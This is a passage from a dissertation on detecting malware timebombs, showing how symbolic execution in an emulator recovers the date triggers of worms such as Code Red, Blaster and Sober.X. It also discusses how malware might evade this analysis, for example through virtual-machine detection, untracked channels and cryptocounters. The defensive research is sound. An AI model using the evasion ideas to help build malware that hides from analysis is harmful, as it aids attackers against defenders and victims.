of Windows as well to be able to, for example, discover a predicate that the Kama Sutra worm is waiting 30 minutes before it checks the date. As shown in Figure 5.1, however, this may require a great deal of effort or a better understanding of the Windows kernel's timer architecture. Not only does the number of predicates per second vary quite a bit, but analyzing these predicates reveals that they come from a great many different places throughout the kernel and user space.

5.4.7 Why Must Perceived Time be Perturbed?

In order to filter out performance-based phase behavior noise we need to distinguish between counters dependent on perceived time and counters dependent on performance. Since performance is based on time for a given machine, we need to separate performance and time by perturbing time. Counters dependent on performance should not speed up or slow down when we perturb the rate of perceived time, and we can use this fact to filter them out.

For example, we ran our timer discovery algorithm while the system was busy executing the Kama Sutra worm and correlated with real time, and 202 timers had a smaller error than a block of 14 candidate timers containing the two we were interested in ("`SystemTime`" at physical address `0x00014014` and "`TickCount`" at physical address `0x0053cfc0`). This was due to performance-based phase behavior noise. Time perturbation of the exact same trace, or correlation with perceived time, moves the block with the two timers we are interested in to the top of the list.

The perturbation of time need not be dramatic. We perturbed time about 10-35% for all experiments in this chapter but the perturbation of time need only be slightly larger than the error in the rate of the interesting timers, which is typically never more than 2%. The Bochs PIT model will not allow us to perturb perceived time with that degree of precision.

5.5 Discovering Predicates

In this section we evaluate the efficacy of discovering malware predicates on a timer using symbolic execution to trace the datafbw from the timer to the predicate. We evaluated six worms using both DACODA and more traditional manual analysis techniques. The relevant timer for all malware presented in this section is "`SystemTime`" at physical address `0x41014` in Windows XP (`0x3cf014` in Windows Whistler, which was used to analyze Code Red).

5.5.1 Environment

In the explanation of the behavior of each worm it will be apparent why a realistic virtual environment is necessary to produce the desired results. In our environment DACODA runs as a virtual machine implemented as part of the Bochs emulator. For these experiments the emulator ran on a host (`192.168.33.1`) to which it was connected with the *tuntap* interface (local emulation of an Ethernet connection) and given the IP address `192.168.33.2`. Various services were emulated on the host, including TIME (port 37 TCP), NTP (port 123 UDP), HTTP (port 80 TCP), and listening on port 135 TCP to receive Microsoft RPC DCOM connections. The host also ran a Python script using the Scapy library [180] which allowed us to spoof ARP replies, DNS query replies, and TCP reset (RST) packets from unassigned IPs. ARP requests for hosts on the `192.168.33.0/24` network are spoofed with the Ethernet address of the host (`192.168.33.1`). The host will not reply to DNS queries sent to it intended for fake DNS servers (`192.168.33.33` and `192.168.33.44`) but the Scapy script also spoofs answers to DNS queries with all queries resolving to `192.168.33.1`. For analyzing Code Red and Blaster it was necessary to send TCP RSTs to match outgoing TCP SYN packets so that the worm would continue scanning and not stop to wait for a reply. Sometimes malware expects to be able to contact a static IP address before it will run, which we did not implement because it was not necessary for any of these six worms. An advantage of Scapy is that any network spoofing necessary can be scripted, usually with only a few lines of Python code.

As a very simple method to distinguish malware predicates from the numerous legitimate predicates in the system, we programmed DACODA to only print predicates below the virtual address `0x40000000` in any process (user code will typically be below this address, libraries and kernel code will be above it). A few predicates on the minute, hour, and day appear every minute from the desktop clock (typically in the lower right-hand corner of Windows systems). Any predicates beyond that came from the malware, which we confirmed by comparing them to published reports and through traditional analysis techniques.

5.5.2 Code Red v1 (no CME [173] assigned)

We infected a Windows Whistler system (Whistler was an evaluation version of XP) running IIS 5.1 with the Code Red worm (we used the version 1 variant [182, W32/CodeRed.a.worm], which is equivalent to the notorious version 2 variant but did not randomize victim IP addresses). Code Red makes some assumptions about memory locations specific to a particular service pack of Windows 2000 so we helped it find its malicious code on the heap using the virtual machine. We did the experiment between the 20th of February and the 28th of February which is important for understanding the predicates in Figure 5.4 of Section 5.6. Since Code Red uses the `GetSystemTime()` library function the dates are in coordinated universal time (UTC) format.

By placing symbolic execution on the "`SystemTime`" timer we discovered two predicates on the date: a comparison to 20 and a comparison to 28. This predicate is checked apparently every time a thread completes a TCP connection to port 80 of a pseudorandom IP address. This was consistent with published reports of Code Red [105, 52], which was programmed to spread until the 20th of the month, perform a denial-of-service attack on the IP address of the White House until the 28th, and then go to sleep for a very long time. Code Red does not predicate any behavior on the month or the year.

It is possible, as we initially did before adding TCP RSTs to the environment, to come to the incorrect conclusion that Code Red only checks the date once (as does Blaster) and therefore once the worm reaches saturation the denial-of-service only occurs upon the re-infection of a machine. With TCP RSTs it is apparent that each Code Red thread checks the date every time it finishes trying to connect to one victim IP address and is about to try another.

5.5.3 Blaster.E (no CME assigned)

According to published reports on the Blaster worm [182, W32.Blaster.E.Worm] it will perform a denial-of-service on `windowsupdate.com` (the Blaster.E variant we analyzed actually attacks `kimble.org`) if the month is September through December or if the day of the month is the 16th or later. DACODA is only able to discover the predicate on the day of the month, not on the month itself. This is because more control-flow sensitivity would be required to discern the integer relationship between the system timer and the month as calculated in a while loop shown in Fig-

ure 5.4 of Section 5.6. Figure 5.4 shows that the integer relationships between the calculated month and year and the timer on which symbolic execution has been placed depend on the conditions of while loops and are not direct expressions, something DACODA does not currently handle.

According to a publicly available decompilation of the Blaster worm [174] it uses `GetDateFormat()` to get the numbers for the day of the month and the month as strings, then converts these to integers. So the "`SystemTime`" timer is converted into the day and month integers (and adjusted to local time), these are converted into strings, and then back to integers before the predicate. This requires DACODA to follow data flow through the Pentium instruction set architecture's address resolution logic, which is also necessary for MyParty.A (but for a different reason).

Published reports [182, W32.Blaster.E.Worm] on the Blaster worm also state that the date is only checked once either upon initial infection or reboot, which we confirmed by discovering the predicate only once even while spoofing TCP RSTs. This kind of behavior is important for malware defenders to understand before responding because it could mean, for example, that slowing down the rate of infection through throttling might exacerbate the denial-of-service attack by causing more initial infections to occur after that critical date.

5.5.4 Klez.A (no CME assigned)

Klez.A [182, W32.Klez.A@mm] is programmed to infect systems with the ElKern virus, perform large-scale e-mailing, and make files to be zero bytes in length on the 13th of every other month, starting with January. It uses the `GetLocalTime()` library function which adjusts the date and time to the local time zone. The predicate that the month of the year be odd is not discovered by DACODA for the reason already described. The equality predicate for the day of the month to be equal to 13 is discovered. This predicate is repeated periodically meaning that the worm repeatedly checks the date while running.

5.5.5 MyParty.A (no CME assigned)

MyParty.A only attempts to spread if the month is January, the year is 2002, and the day of the month is between the 25th and the 29th, inclusive. DACODA discovers predicates on the

day of the month, but not the month. A predicate against the hard-coded value 2002 is discovered, but is an artifact of various conversions and relating this to a year would require proper tracking of the year through more control-flow-sensitive symbolic execution. We were able to see MyPary.A in unpacked form by placing a breakpoint on the `GetSystemTime()` library function which pauses the worm after it has unpacked itself. MyParty.A uses both the `GetLocalTime()` library function and a combination of `GetSystemTime()` and `GetTimeZoneInformation()` to get the local time in a format broken down into year, month, day of the month, etc. (it is not clear why two equivalent methods are used), and then converts this to an integer (apparently in seconds since 1900). It then takes this integer and breaks it down into year, month, day of the month, etc. before checking the predicate. It also checks the current time against the file creation time of the executable before exiting, which DACODA discovers as equality predicates. Two predicates that are irrelevant but could be useful for identification of MyParty.A is that it checks that the year is between 1970 and 2038. Because of what appears to be compiler optimizations much of this integer arithmetic is done through address resolution logic, which DACODA handles. The predicate is not repeated because MyParty.A always exits in our environment, possibly because no SMTP server was configured.

5.5.6 Kama Sutra (CME-24) and Sober.X (CME-681)

The Kama Sutra [182, W32.Blackmal.E@mm] worm deletes files on the 3rd day of every month, but only checks the day of the month 30 minutes after either the initial infection or a reboot. The Sober.X worm [182, W32.Sober.X@mm] uses Visual Basic's `DiffDate()` function to calculate the difference in days between the current date and `29 October 2005`. It decides when to start spreading, and on which two days to download new instructions from a public web server, based on this difference being 23, 68, or 69 (the worm also has a condition for -777, which appears to be an error condition). This explains the outbreak on `21 November 2005` and widely publicized updates scheduled for `5 January 2006` and `6 January 2006` (these may have actually occurred on the 6th and 7th since the logic reportedly is an inequality, see the LURQH analysis [98] for a good explanation).

Sober.X does not use the local system timer but instead contacts a variety of NTP and

TIME[1] servers. It keeps a list of the DNS addresses of 40 different servers, so through DNS spoofing we are able to cause the worm to contact the host (`192.168.33.1`) and then place symbolic execution on the dates and times read over network.

Rather than wait 30 minutes for Kama Sutra to check the date, it should be possible to discover the predicate used to wait 30 minutes and invert that predicate. This would require placing symbolic execution on "`TickCount`" rather than "`SystemTime`" and using more sophisticated means of distinguishing the malware predicates from the numerous other predicates in the kernel space on the "`TickCount`" variable.

Both the Kama Sutra worm and Sober.X are written in Visual Basic. DACODA was not able to discover any useful predicates for either worm. Sober.X uses the Visual Basic `DiffDate()` function which we suspect would, like predicates on the month or day, require more control-flow sensitivity than is currently implemented in DACODA. Visual Basic represents dates as strings, such as `#3/8/2006#`. DACODA handles the string conversions of worms written in Visual C++ but apparently needs more work to handle those of worms written in Visual Basic.

5.5.7 Summary of Results on Discovering Predicates

This raises three challenges that our proposed automated, behavior-based analysis of time-dependent malware must take into consideration. The first is that month and year calculations require control-flow sensitivity. Secondly, the analysis must be able to distinguish between malware predicates and other predicates, possibly by profiling the system before and after infection. Sometimes, we found, the malware also generates predicates that are not relevant to time-dependent behavior. This is due to the fact that some malware uses the system time or other timers as a seed for pseudorandom number generation. And third, the environment must be sufficiently complex for the malware to behave as it would "in the wild."

What becomes apparent in studying the operation of these six worms is that there are many different library calls in Windows that malware can use to check the date and time, and that the format of the date and time can take many various forms, including conversions between UTC and local time. As seen in MyParty.A and Blaster.E, conversions among different formats are often programmed into the malware and not done using existing library functions. Furthermore, in addi-

[1] This is an antiquated protocol on TCP port 37 that returns time as an integer counting seconds since 1900.

tion to the fact that malware is increasingly executed in kernel space, the _KUSER_SHARED_DATA structure that contains the "SystemTime" timer is mapped into every user space process, so that neither system calls nor library calls are necessary for checking the date and time. This means that, for example, in the context of rapid malware that is obfuscated to make disassembly and manual analysis difficult, even if the attacker makes no specific effort to hide the malware's timetable, by the time a new worm is unpacked and all of its date and time calculations are reverse-engineered, the critical time may have passed.

However, all checks of the date and the time and conversions to different formats can be traced back to the "SystemTime" timer, and ultimately to the PIT; and a suitably control-flow-sensitive, full-system, machine-level symbolic execution implementation should be able to discover and trace any predicates on any form of the date and time from this source, or from other known sources such as NTP.

5.6 Recovering the Timetable

Section 5.5 showed how to discover timers using predicates and dataflow information recovered by a virtual machine. This section presents a technique for using the knowledge of a program's timers along with dynamically discovered predicates to recover the program's timetable. The goal is to relate a predicate, for example, on the day of the month, back to the system timer value after all of the calculations that were performed to calculate the day of the month. Because of the intricacies of these calculations we formalize this as a *weakest precondition* [48] calculation.

5.6.1 Definitions

Given a piece of time-dependent malware, a malware analyzer would like to know when the program will exhibit malicious behaviors. This section defines a timetable in terms of an execution trace.

By inferring variable names, we construct from DACODA's output for one execution of a program an *annotated trace*, consisting of assignments and predicates. Figure 5.2 defines annotated traces with a grammar as a list of entries (*aentry*s), each consisting of an assignment or a predicate, followed by the address ($eip \in EIP$ in our grammar, but in practice a tuple of *CR3* and *EIP* is

atrace ::= *aentry* | *aentry*, *atrace*
aentry ::= (*pred*, eip, n) | (*asgn*, eip, n)
pred ::= *bterm* | *bterm* || *pred*
bterm ::= *bfac* | *bfac* && *bterm*
bfac ::= *bval* | ! *bval*
bval ::= *comp* | (*pred*)
comp ::= $<$ | $>$ | $=$
exp ::= *term* | *term* op_a *exp*
op_a ::= $+$ | $-$
term ::= *fac* | *fac* op_m *term*
op_m ::= $\times$ | $\div$ | `mod`
fac ::= *val* | (*exp*)
val ::= *var* | $i \in \mathbb{Z}$ | `gettime()`
var ::= $u \in V_\tau$ | $v \in V_p$
asgn ::= *var* := *exp*;

Figure 5.2: **Grammar for predicates and expressions, where $eip \in EIP$, $n \in \mathbb{N}$.**

necessary to handle multiple processes in the system) of the instruction in the program code and the time (which we model as a natural number, in the set $\mathbb{N}$, because computers measure time based on discrete events; see Section 5.4.1) at which the instruction was executed. For two adjacent entries e_1 and e_2 with times t_1 and t_2 respectively, $t_1 \leq t_2$. The predicates in the trace are the branch condition predicates that DACODA discovered as being time-dependent. The function `gettime()` is an abstract function defined by the results of timer discovery in Section 5.4. It returns the integer stored in that timer at the time the function is called.

In the formal grammar, *EIP* is a set of addresses, V_τ is a set of variables identified as timers, V_p is a set of variables not identified as timers, and *gettime()* is an abstract function that returns an integer corresponding to the current time.

Executions of a program exhibit *behaviors*. We define behaviors using an analyzer-provided set $L \subseteq EIP$ of *behavior labels*. For example, given a program with a section of code for network activity and a section for waiting, a malware analyzer may label an instruction at the beginning of each section. In our setting, we discover such sections through runtime profiling. Given an annotated trace t, a behavior b of t is a longest subsequence of t such that: the *eip* l of the first instruction is in L, and for an instruction in b with *eip* l', either $l' \notin L$ or $l' = l$. For example, if a malicious program executes a denial-of-service attack by looping over a section of code that has a

single labeled instruction, the whole attack will be considered one behavior. The prefix of t not part of any other behavior is called the *startup behavior*.

A *timetable* summarizes the behaviors of an annotated trace according to time. An entry for a behavior b of a timetable is a triple (τ_s, τ_t, l), where τ_s and τ_t are the time of the first and last instructions in b and l is either the *eip* of the first instruction in b or "startup" if b is the startup behavior. The integer representations of time can be translated into dates, and the *eip*'s can be replaced with labels to produce a more meaningful summary.

5.6.2 Discovering Timetable Entries

Our goal is to recover a timetable that extends into the future. In order to do this, we need a more efficient method than simply running the program. This section explains how, after the startup behavior has been discovered by observing the program's execution, we discover the end time of a behavior using its beginning time.

If a program will execute a certain behavior for a bounded period of time, it typically runs a loop in which it checks that the time meets some condition, executes some code, and then checks the time again. We can utilize this looping structure to find timetable entries. When label l is first observed, the values of the variables are known. We can then continue to execute the program, recording an annotated trace t of predicates and assignments until the second time l is encountered. At this point, we conclude that we have completed one cycle through the loop, and one of the predicates observed on that cycle is the loop guard. By analyzing t we can recover the number of times this loop will execute, under certain assumptions.

Let $t = [c_0, \cdots, c_i, p, c_{i+2}, \cdots, c_n]$, where p is a predicate and the c's are either assignments or predicates. Because t is one iteration through a loop, we can cut it at p to form $t' = [c_{i+2}, \cdots, c_n, c_0, \cdots, c_i, p]$, an iteration of the same loop in which p is assumed to be the loop guard.

We can now use the *weakest precondition* (WP) [48] of t' to discover the range of possible values for the timer variables at the beginning of t'. A partial correctness assertion on commands is structured as "$\{A\}\ c\ \{B\}$," where A is a predicate on the system state, c is a command that (potentially) modifies the state, and B is the predicate on the system state resulting from the execution of

```
#define LEAPYEAR(year)  ((year) % 4 != 0)
#define YEARSIZE(year)  (LEAPYEAR(year) ? 366 : 365)
const int _ytab[2][12] =
{
  {31, 28, 31, 30, 31, 30, 31, 31, 30, 31, 30, 31},
  {31, 29, 31, 30, 31, 30, 31, 31, 30, 31, 30, 31}
};
...
while (dayno >= (unsigned long) YEARSIZE(year))
{
  dayno -= YEARSIZE(year);
  year++;
}
while (dayno >= _ytab[LEAPYEAR(year)][tmbuf->tm_mon])
{
  dayno -= _ytab[LEAPYEAR(year)][tmbuf->tm_mon];
  tmbuf->tm_mon++;
}
...
tmbuf->tm_mday = dayno + 1;
```

Figure 5.3: **Excerpt from `ctime()`'s source code.**

c. A predicate A_1 is weaker than a predicate A_2 if $A_2 \Rightarrow A_1$. The WP, $wp(c, B)$, for command c and post-assertion B is defined as follows (see Dijkstra [48] for more details):

$$wp(v := e, B) = [e/v]B \quad \text{(assignment)}$$
$$wp(c_1, c_2, B) = wp(c_1, wp(c_2, B)) \quad \text{(sequence)}$$

where $[e/v]B$ stands for the assertion obtained from B by replacing each occurrence of v with e.

The first-order theory of integers with addition and subtraction is known as Presburger arithmetic, and is decidable [168]. If the only arithmetic operations in the WP are $+$ and $-$, we can use this result to find the ranges of values for the timer variables that satisfy the WP. If arbitrary operations are permitted, this becomes undecidable, but we may apply automated theorem proving techniques from the program verification and automated deduction areas to this setting.

5.6.3 An Illustrating Example

This section gives an example of how to use the WP semantics to analyze Code Red. Figure 5.3 shows excerpts from the Sanos `gmtime()` function [123] (Windows source code is not available to us but our symbolic execution results from the Code Red worm in Section 5.4 confirm

```
(timer >= 1077321600) && (timer < 1078185599)
dayno = timer / 86400;
year = 1970;
⋮
(year % 4 != 0)
(dayno >= 365)
dayno >= 12469 && dayno < 12478 && (year % 4 = 2)
dayno = dayno - 365;
dayno >= 12104 && dayno < 12113 && (year % 4 = 2)
year = year + 1;
⋮
(dayno >= 781) && (dayno < 790) && (year % 4 = 0)
(year % 4 = 0)
(dayno >= 366)
(dayno >= 781) && (dayno < 790)
&& (year % 4 != 3) && (year % 4 != 2)
dayno = dayno - 366;
(dayno >= 415) && (dayno < 424)
&& (year % 4 != 3) && (year % 4 != 2)
year = year + 1;
(dayno >= 415) && (dayno < 424)
&& (year % 4 != 0) && (year % 4 != 3)
(year % 4 != 0)
(dayno >= 365)
(dayno >= 415) && (dayno < 424) && (year % 4 != 3)
dayno = dayno - 365;
(dayno >= 50) && (dayno < 59) && (year % 4 != 3)
year = year + 1;
(year % 4 != 0)
(dayno < 365)
tm_year = year - 1900;
tm_yday = dayno;
(dayno >= 50) && (dayno < 59) && (year % 4 != 0)
dayno = dayno - 31;
(dayno >= 19) && (dayno < 28) && (year % 4 != 0)
(year % 4 != 0)
(dayno >= 19) && (dayno < 28)
!(dayno >= 28)
(dayno + 1 >= 20)
tm_mday = dayno + 1
(tm_mday >= 20)
```

Figure 5.4: **Annotated trace with weakest preconditions (shaded). The post-assertion is shown on the last line.**

that the Windows implementation is similar; note that the epoch for 32-bit UNIX systems is different making the leap year calculation simpler). Figure 5.4 shows excerpts from a trace that is taken from executing `gmtime()`, and the variable names have been replaced to show the correspondence between the trace and the high-level code. The last line of the trace shows the predicate p that serves as a post-assertion for the trace. For each statement s, if s's WP is different from its post-assertion, then s's WP is displayed above it. The first WP (*i.e.*, the bottom-most shaded predicate) is

constructed mechanically using the rules in Section 5.6.2. The WPs above it are simplified, so that implied predicates are omitted, and arithmetic expressions are simplified. For the mod operation, we identify implied predicates with the rule:

$$\begin{array}{rl} & \texttt{((}v\ \texttt{\%}\ m\ \texttt{=}\ c_1\texttt{)}\ \texttt{\&\&}\ \texttt{(}v\ \texttt{\%}\ m\ \texttt{!=}\ c_2\texttt{))} \\ \Rightarrow & \texttt{((}v\ \texttt{\%}\ m\ \texttt{=}\ c_1\texttt{)}\ \Rightarrow\ \texttt{(}v\ \texttt{\%}\ m\ \texttt{!=}\ c_2\texttt{))} \end{array}$$

The top-most command uses integer division, in which the remainder gets truncated. To simplify the arithmetic correctly for the expression "`(timer / 86400) < 12478`", we calculate "`timer < (((12478 + 1)` $\times$ `86400) - 1)`." Although the operations "`%`" and "`/`" are outside of Presburger arithmetic, we can provide logical inference rules to handle the cases encountered in this example.

The variable `timer` is a known timer variable, so both its frequency and its starting value are known. These values combined with the top-most WP reveal that this path will be taken from 12:00am on `20 February 2006` to 11:59pm on `28 February 2006`.

5.6.4 Completing the Timetable

Sections 5.6.2 and 5.6.3 show how to use the WP semantics to find a range of times in which a code path (on a loop) will continue to be taken. The trace t' (see Section 5.6.2) is constructed based on an *EIP* $l \in L$, so that every *EIP* of an entry in t' is either l or is not in L. Consequently the time range discovered based on timer variables and a WP defines the time range for a behavior corresponding to l. This behavior can be added to the program's timetable, and if the last two entries have the same label, they can be merged.

In order to begin the next iteration of this process, we set the timer variables to the values we expect them to have at the time immediately after the behavior previously discovered. We then resume execution at the predicate p at the end of t'. By repeating this process, we discover a timetable to an arbitrary point in the future.

5.7 Challenges for Future Work

This section enumerates the challenges that must be addressed by future work in this area, both for malware that does not explicitly use knowledge of the analysis to evade analysis, and for malware where the attacker knows about the analysis technique and seeks to evade it. In both bases,

we first consider challenges for behavior-based analysis in general and then for temporal search in particular.

5.7.1 Regular Malware

As discussed in Section 5.2, it is not necessary for a malware analysis technique to be impossible to evade for it to be useful. In fact, both in practice and in theory, no malware analysis technique is impossible to evade. There still remain challenges for future research even in the domain of regular malware, however, because of the complexity of the domain of the problem we have chosen.

Challenges for Behavior-Based Analysis

Two challenges common to any behavior-based analysis will be 1) defining what is and is not a malicious use of a service; and 2) providing an environment complex enough to elicit the desired behaviors from the malware.

Challenges for Temporal Search

The manifestation of these two challenges for temporal search is particularly interesting. Defining what is and is not a malicious use of the time and date was simple for the six worms analyzed in this paper, but, for malware that installs itself into the system kernel or uses other timers not considered in Section 5.5, more general techniques are needed. In addition to the need to supply a sufficiently complex environment to elicit time-dependent behaviors from malware, we feel that it will be desirable in future work to develop a formal model of malware behavior over time. The model should be based on formalisms richer than a linear timetable, such as finite state transition systems [27].

A need particular to temporal search is for more control-flow-sensitive symbolic execution, and program analysis techniques specific to the kinds of calculations performed on dates and times. Program analysis involving integer arithmetic is undecidable in general, but date and time calculations are a limited domain in which practical analysis should be possible.

5.7.2 Evasive Malware

While no malware analysis technique needs to be impossible to evade in order to be useful, it is important that malware defenders know the capabilities and limitations of each technique in their arsenal.

Challenges for Behavior-Based Analysis

The greatest challenge for any behavior-based analysis will be that an attacker with knowledge about the virtual environment that analysis will be performed in can make the malware not behave the same way in that environment as it does on a real victim machine (see [182, W32.Gaobot.EUX] or [182, W32.Toxbot]). For example, the malware might use performance metrics to determine if it is executing in a virtual machine or on native hardware, or it could use the network to find out if it is really connected to the Internet or not. King et al. [75] have explored many of the issues of virtual machine detection in their implementation of malware as a virtual machine. The Pioneer project [133] and recent related work [54] are also relevant to this discussion.

A discussion of the different strengths and weaknesses of attack and defense in this domain is well beyond the scope of this paper, but we will point out that many types of malware analysis, such as temporal search, can be carried out on a trace. Thus all that is needed is zero-performance-overhead logging for deterministic replay. We have built a system similar to ReVirt [51], but where all logging and replay of the virtual machine occurs at the architectural level on port I/O and interrupts. In theory, a hardware implementation of this could achieve zero performance overhead.

Challenges for Temporal Search

Specific to our approach, there are many ways for an attacker to evade temporal search. Our timer discovery step assumes a certain structure of timers: that they define a series and the lower granularity timers have a direct dependency on a predicate that DACODA can discover. Breaking this structure will make this step fail. For example, the attacker could take a microseconds timer and pass it through a channel DACODA does not track before comparing it to 1 million and incrementing a seconds counter. These channels are also a problem for the predicate discovery step. It may also be more difficult to discriminate between valid uses of the timer and malicious uses by an

adversarial attacker. Furthermore, program analysis techniques to track predicates back to a timer are formally undecidable in the general case. To evade the analysis in Section 5.6 (or make the analysis problem much more difficult in practice) the attacker need only use operations outside of Presburger arithmetic, such as multiplication and division. All of this is based on the fact that if the attacker knows the defenses they can defeat it eventually, and if the defender knows the attack beforehand they can defeat it, but is it possible for an attacker to count down to a specific time in a cryptographically secure manner?

In the general domain of temporal search, an attacker could, in theory, keep a counter called a cryptocounter [171] that is cryptographically secure against analysis to determine what its value is. It is not clear if this directly translates into a way to count down to an event without analysis being able to predict that event and its timing. If a cryptocounter is incremented every second, for example, an analyzer could simply increment it at a much faster rate. A cryptocounter bounded by performance would have to be tuned to the slowest machine that the malware might run on. And any cryptocounter based on an additive homomorphism could have larger values than 1 added to it making parallel search on multiple processors possible. This takes us into the realm of time-lock puzzles and time-released cryptography [124], which is an open issue without an external trusted agent.

5.8 Related Work

In addition to work cited throughout the chapter, there is other related work that may be of interest to the reader in the areas of virtual machines, time perturbation, intrusion detection, and malware analysis.

5.8.1 Virtual Machines

The topic of virtual machines (VMs) has seen renewed interest recently [142, 76, 125, 20, 166, 58]. Although the major original motivation for VM usage was to provide timesharing capabilities for mainframes, today they are extremely suitable for system or application isolation, platform replication, concurrent execution of different operating systems (OS's), system migration, testing of new application or OS features, or as a secure platform for web applications [36], among other uses [142].

5.8.2 Time Perturbation

Researchers have used time perturbation to study how I/O and other types of performance scale [62, 100], or to understand the behavior of a system [61]. Natural skews in a system's clock have been shown to allow for various kinds of remote fingerprinting [81].

5.8.3 Intrusion Detection

ReVirt [51] allows for full-system, deterministic replay of a system running on top of a user-mode kernel. This can be used to analyze intrusions with a tool such as BackTracker [74, 77]. IntroVirt [69] is a virtual-machine-based system for detecting known attacks by executing vulnerability-specific predicates as the the system runs or replays, to detect attacks in the period between vulnerability disclosure and patch dissemination.

Livewire [57] is a prototype for an architecture using an intrusion detection system (IDS) running separately from the virtual machine monitor (VMM). The host to be monitored (guest OS and guest applications) runs in the VMM, and the IDS inspects the state of the host being monitored. Terra [56] is an architecture for trusted computing based on VMs. Sidiroglou et al. [138] propose an architecture for detecting unknown malware code inside e-mails by redirecting suspicious e-mails to a virtual machine.

VMs have also been used to provide scalability for honeynets by allowing several virtual honeypots executing on a single server [44, 83]. Vrable et al. [159] propose a honeyfarm architecture with the goal of considerably improving honeypot scalability.

5.8.4 Malware Analysis

In academia, there is relatively little research in the literature on host-based malware detection and analysis compared to the prevalence of this problem. This was especially true when the original paper proposing temporal search was published [40]. There have been very interesting studies that use binary analysis to detect obfuscated malware [25, 26], de-obfuscate packed executables [84], or detect rootkits [85]. These kinds of appearance-based analysis techniques are important, but are only half of the picture. In terms of automated, behavior-based analysis the only three studies that we know of are fairly recent [78, 13, 162]. Both are based on detecting spyware by its spyware-like behavior. A more recent work [53] proposes a way to explore multiple paths of malware code

to elicit unknown behaviors.

5.9 Conclusions about Temporal Search

In this chapter, we have demonstrated how to use a virtual machine to discover system timers without making assumptions about the integrity of the kernel, and presented promising results on real malware showing that malware timebombs can be detected with symbolic execution. We have also explored the problem domain of temporal search and presented formalisms that account for the intricacies of the Gregorian calendar. We believe that the novel view of this chapter, focused on temporal search, of how virtual machine-based analysis can be used to detect malware timebombs shows that behavior-based analysis of malware in virtual machines will be a promising area of research in the coming years.

Chapter 6

Concluding Remarks and Future Work

This dissertation has made, in addition to the individual contributions of the three projects described here, two very general contributions to malware detection and analysis. One is that we have demonstrated that by researching full systems and real malware and–more importantly–the interactions between them we can develop sound theory and practical techniques that give defenders a strategic advantage for different types of malware analysis. This is because of the fact that, while the attacker has infi nite degrees of freedom in writing malware, the malware's interactions with the victim system are constrained by that system. The other contribution is that we have explored these interactions, including their limitations and adversarial aspects, for each of the three phases of the Epsilon-Gamma-Pi model.

6.1 Questions for Future Research

Several major challenges remain before academic innovations and the practice of malware analysis can come together and draw leverage from each other to form a fulcrum and make real progress against the threat of malware.

6.1.1 What is an *instance* of malware?

Defi ning what is and is not malware is diffi cult to do and is outside the scope of this dissertation; for our purposes malware is an instance of software or logic with some malicious purpose. Assume for our current purposes that we know what is malware and what is not malware, the question remains: what separates one *instance* of malware from another so that malware analyzers and researchers can say one sample is malware sample X and another is malware sample Y?

A traditional concern is that of malware authors releasing multiple versions of the same malware with slightly different parameters and code, packed with slightly different packers, etc., or copy-cats who catch a worm and make small changes to suit their own purposes, as happened with the Blaster worm. In addition to this, a more contemporary concern is that malware is increasingly being broken up into–and individual threats built up from–smaller components. For example, a botnet "herder" (the attacker who controls infected victim machines called bots through a control channel) might: instruct residential machines behind a NAT to scan the IP address space for random hosts to attack with a remote control flow hijacking exploit; instruct machines with static IPs to listen for HTTP connections and exploit browsers that make HTTP requests, while simultaneously sending out web forum spam to elicit web traffic; and instruct key machines in target networks, or that can be used as more reliable servers or mass e-mail spammers, to not scan but simply perform their important functions. It is very common for different versions of the main bot executable to be installed on each machine, and then depending on the machine's location, performance profile, and Internet bandwidth the herder will instruct individual bots to download a unique set of components from various places [131].

This raises the question: what exactly is a bot in this case? To law enforcement, a bot would be any machine that comes under the control of the herder. To malware analyzers, more specifically anti-virus companies, each version of the bot executable would have a name and version number, as would each individual component, *i.e.*, each mailer, Trojan, backdoor, keylogger, downloader, exploit, rootkit, dropper, spammer, spyware, adware, and floader that the herder installs on any of the bots has a name and version number. This is due to the fact that each component has probably been analyzed manually in isolation to develop a signature for each. To a computer systems researcher, who hopes to give a more formal and academic treatment to solving malware problems and develop automated techniques, neither of these definitions of what constitutes an instance of malware is satisfactory.

To illuminate this problem consider how we might implement what is an important step in any kind of behavior-based malware analysis: "execute the malware." Some worms (Blaster, Sasser, Kama Sutra, Sober.X) are simply executables written in C++ or Visual Basic that can be executed from the command line the same as any `*.exe` executable. Worms such as Code Red and Slammer exist only in a raw form and will only execute correctly if injected into the address

space of a particular process in a specific location (researchers have begun to investigate how to distribute and replay samples of such attacks [109]). MyParty.A seems to check the modification date and time of the file that it is executed from and only execute its payload if the file was recently created—as is the case if a user clicks on it as a file attachment (this behavior is not described in published reports). Other forms of malware must be opened as documents with a specific program or installed as extensions into a GUI interface before malicious logic is executed. Many instances of malware are not machine code but can be any kind of code and can even challenge the distinction between data and code [122]. And, as already stated for botnets, sometimes malware threats are made up of different individual components. Many methods for collecting malware samples are limited in their scope because of this diversity, for example Nepenthes [6] only collects malware that propagates as a `*.exe` executable.

Applying an automated malware analysis technique to a large corpus of individual malware samples, which should be a trivial concern, is thus a grand research challenge. What if we do not have the exact versions of the systems and software needed for each sample? If each sample is a binary file of bytes, what do we do with each to execute it? How do we deal with malware that checks its environment to determine how it was executed? If code analysis is involved, what constitutes code? Some insights into these questions that might lead to fruitful research on this particular problem might be gleaned from the theme of this dissertation: that due to malware interactions with its environment, aspects of the environment are implied within the malicious logic itself. Suppose a human malware analyzer has a malicious virus that is a Word document and contains a timebomb attack, but has no knowledge of what Microsoft Word is or what the standard format or interpretation of a Microsoft Word document is. Can the analyzer discover the timebomb attack using only general knowledge about the nature of applications and macrocode and heuristics about dates and times and the ways that they can be processed? Could an automated technique do the same?

Now to tie this back into the question of what constitutes an *instance* of malware we must consider what will be a useful definition to a computer systems researcher. Systems researchers think of instances in terms of what interprets them, how they are interpreted, and finally the data that is actually interpreted. A file can be read, written to, or executed by a process, and is interpreted by the filesystem code's implementation, the actual data making up the file. A process is interpreted by the processor in a virtual memory context, interpreted as machine code, and the contents of the

address space make up the actual process. A relocatable library module is interpreted by the module loader as a set of relocations and also as executable code by the processor, according to the standard format for such a module, the bytes in a file making up the actual loadable module. Thus an instance of malware should be defined by 1) what interprets it; 2) how it is interpreted; and 3) the actual bytes that make up the malicious logic. The first two constituents can be hoist code, heuristics, language models with possible wildcards, specific applications and systems, or anything that is useful for a given analysis. The details are left for future work.

Some specific opportunities for future work on the problem of defining an instance of malware follow.

